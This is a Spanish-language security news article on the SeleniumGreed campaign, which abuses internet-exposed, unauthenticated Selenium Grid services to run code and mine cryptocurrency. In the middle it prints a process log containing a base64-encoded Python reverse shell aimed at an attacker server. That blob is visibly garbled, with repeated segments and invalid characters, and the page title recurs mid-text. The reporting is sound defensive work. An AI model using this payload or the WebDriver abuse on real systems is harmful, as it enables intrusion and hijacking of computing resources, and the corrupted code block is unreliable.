



Ataques cibernéticos en curso exponen los servicios de Selenium Grid para minería de criptomonedas


Los investigadores en ciberseguridad están alertando sobre una campaña en curso que está aprovechando los [servicios de Selenium Grid](#) expuestos a Internet para la minería ilegal de criptomonedas.

La empresa de seguridad en la nube Wiz está monitoreando esta actividad bajo el nombre SeleniumGreed. Se cree que la campaña, que está dirigida a versiones antiguas de Selenium (3.141.59 y anteriores), ha estado activa desde al menos [abril de 2023](#).

«La mayoría de los usuarios no son conscientes de que la API de Selenium WebDriver permite una interacción completa con la máquina, incluyendo la lectura y descarga de archivos, y la ejecución de comandos remotos», [comentaron](#) los investigadores de Wiz, Avigayil Mechtinger, Gili Tikochinski y Dor Laska.

- *«Por defecto, este servicio no tiene habilitada la autenticación. Esto significa que muchas instancias accesibles públicamente están mal configuradas y pueden ser accedidas por cualquiera y explotadas con fines maliciosos».*

Selenium Grid, parte del marco de pruebas automatizadas Selenium, permite la ejecución paralela de pruebas en múltiples cargas de trabajo, diferentes navegadores y varias versiones de navegadores.



```
> [50820] /usr/bin/env bash /usr/bin/start-selenium-node-chrome.sh

> [50820] bash /usr/bin/start-selenium-node-chrome.sh

> [51105] java -Dwebdriver.chrome.driver=/home/seluser/chromedriver -Dwebdriver.chrome.logfil...

> [51301] /home/seluser/chromedriver-91.0.4472.19 --port=28988 --log-path=/var/log/cont/chr...

[51314] /usr/bin/python3 -cb=b'aW1wb3J0IG9zLHB0eSxzb2NrZXQ7cz1zb2NrZXQuc29ja2V0KCK...
Name python3.5
File path /usr/bin/python3.5
File hash c711e5200f90faed97bf23a3222586715a4ba815
User ID 1000
User Name seluser
Ran at 
Stderr /var/log/cont/chrome_driver.log
Stdin /dev/null
Stdout pipe:[169354]

Command line
/usr/bin/python3 -
cb=b'aW1wb3J0IG9zLHB0eSxzb2NrZXQ7cz1zb2NrZXQuc29ja2V0KCK7cy5jb25uZ
WN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGy
pZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJ
yk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0
LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4o
MCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52
KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQn
LDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5w
dXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMj
Quc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHV
wMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUx
JywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5j
b25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLG
ypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJy
k7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0Lj
kwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwx
LDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdU
VFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwM
jEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlb
nYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc2
9ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMi
hzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJy
wnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb2
5uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGyp
Zm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7
b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0Ljkw
LjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLD
IipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVF
QnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjE
pKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnY
oJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29j
a2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzL
mZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL
2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZ
WN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm
9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3
MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLj
E0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIi
pXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQn
LCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpK
Ttbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ
0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2
V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZ
pbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2R
ldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0
KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yI
GYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3Mu
cHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1R
GSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7
cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVub
ygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udW
xsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMT
Y0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4o
MCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52
KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnL
DkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5w
dXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuM
jQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZ
HVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RG
SUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7c
y5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVub
ygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9ud
WxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnM
TY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW
4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0Z
W52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xM
DQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvc
y5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOT
IuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3
MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1
RGSUxJywnL2Rldi9udWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK
7cy5jb25uZWN0KCGnMTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVu
bygpLGypZm9yIGYgaW4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywnL2Rldi9u
dWxsJyk7b3MuchV0ZW52KCdUVFQnLCcxOTIuMjQuc29ja2V0KCK7cy5jb25uZWN0KCGn
MTY0LjkwLjE0S4xMDQnLDkwMjEpKTtbb3MuZHVwMihzLmZpbGVubygpLGypZm9yIGYgaW
4oMCwxLDIipXTtvcy5wdXRlbnYoJ0hJU1RGSUxJywn
```

«Selenium Grid debe protegerse del acceso externo utilizando los permisos de firewall adecuados», [advierten](#) los mantenedores del proyecto en una documentación de soporte, afirmando que no hacerlo podría permitir que terceros ejecuten binarios arbitrarios y accedan a aplicaciones y archivos web internos.



Ataques cibernéticos en curso exponen los servicios de Selenium Grid para minería de criptomonedas

Actualmente no se sabe exactamente quién está detrás de la campaña de ataque. Sin embargo, implica que el actor de amenazas se dirige a instancias expuestas públicamente de Selenium Grid y haga uso de la API de WebDriver para ejecutar código Python responsable de descargar y ejecutar un minero XMRig.

El proceso comienza cuando el adversario envía una solicitud al centro Selenium Grid vulnerable para ejecutar un programa Python que incluye una carga útil codificada en Base64. Esta carga útil genera un shell inverso en un servidor controlado por el atacante («164.90.149[.] 104») con el fin de obtener la carga útil final: una versión modificada del minero XMRig de código abierto.

«En lugar de codificar la IP del grupo en la configuración del minero, la generan dinámicamente en tiempo de ejecución. También establecieron la función de huella dactilar TLS de XMRig dentro del código agregado (y dentro de la configuración), lo que garantiza que el minero solo se comunicará con los servidores controlados por el actor de amenazas», explicaron los investigadores.

Se ha informado que la dirección IP en cuestión pertenece a un servicio legítimo que ha sido comprometido por el actor de amenazas, ya que también se ha descubierto que aloja una instancia de Selenium Grid expuesta públicamente.

Wiz señaló que es posible ejecutar comandos remotos en las versiones más recientes de Selenium y que identificó más de 30,000 instancias vulnerables a la ejecución de comandos remotos, por lo que es crucial que los usuarios tomen medidas para corregir la configuración incorrecta.

«Selenium Grid no está diseñado para ser expuesto a Internet y su configuración predeterminada no tiene habilitada la autenticación, por lo que cualquier usuario con acceso de red al hub puede interactuar con los nodos a través de la API»,



Ataques cibernéticos en curso exponen los servicios de Selenium Grid para minería de criptomonedas

dijeron los investigadores.

«Esto representa un riesgo de seguridad significativo si el servicio se implementa en una máquina con una IP pública que tiene una política de firewall inadecuada».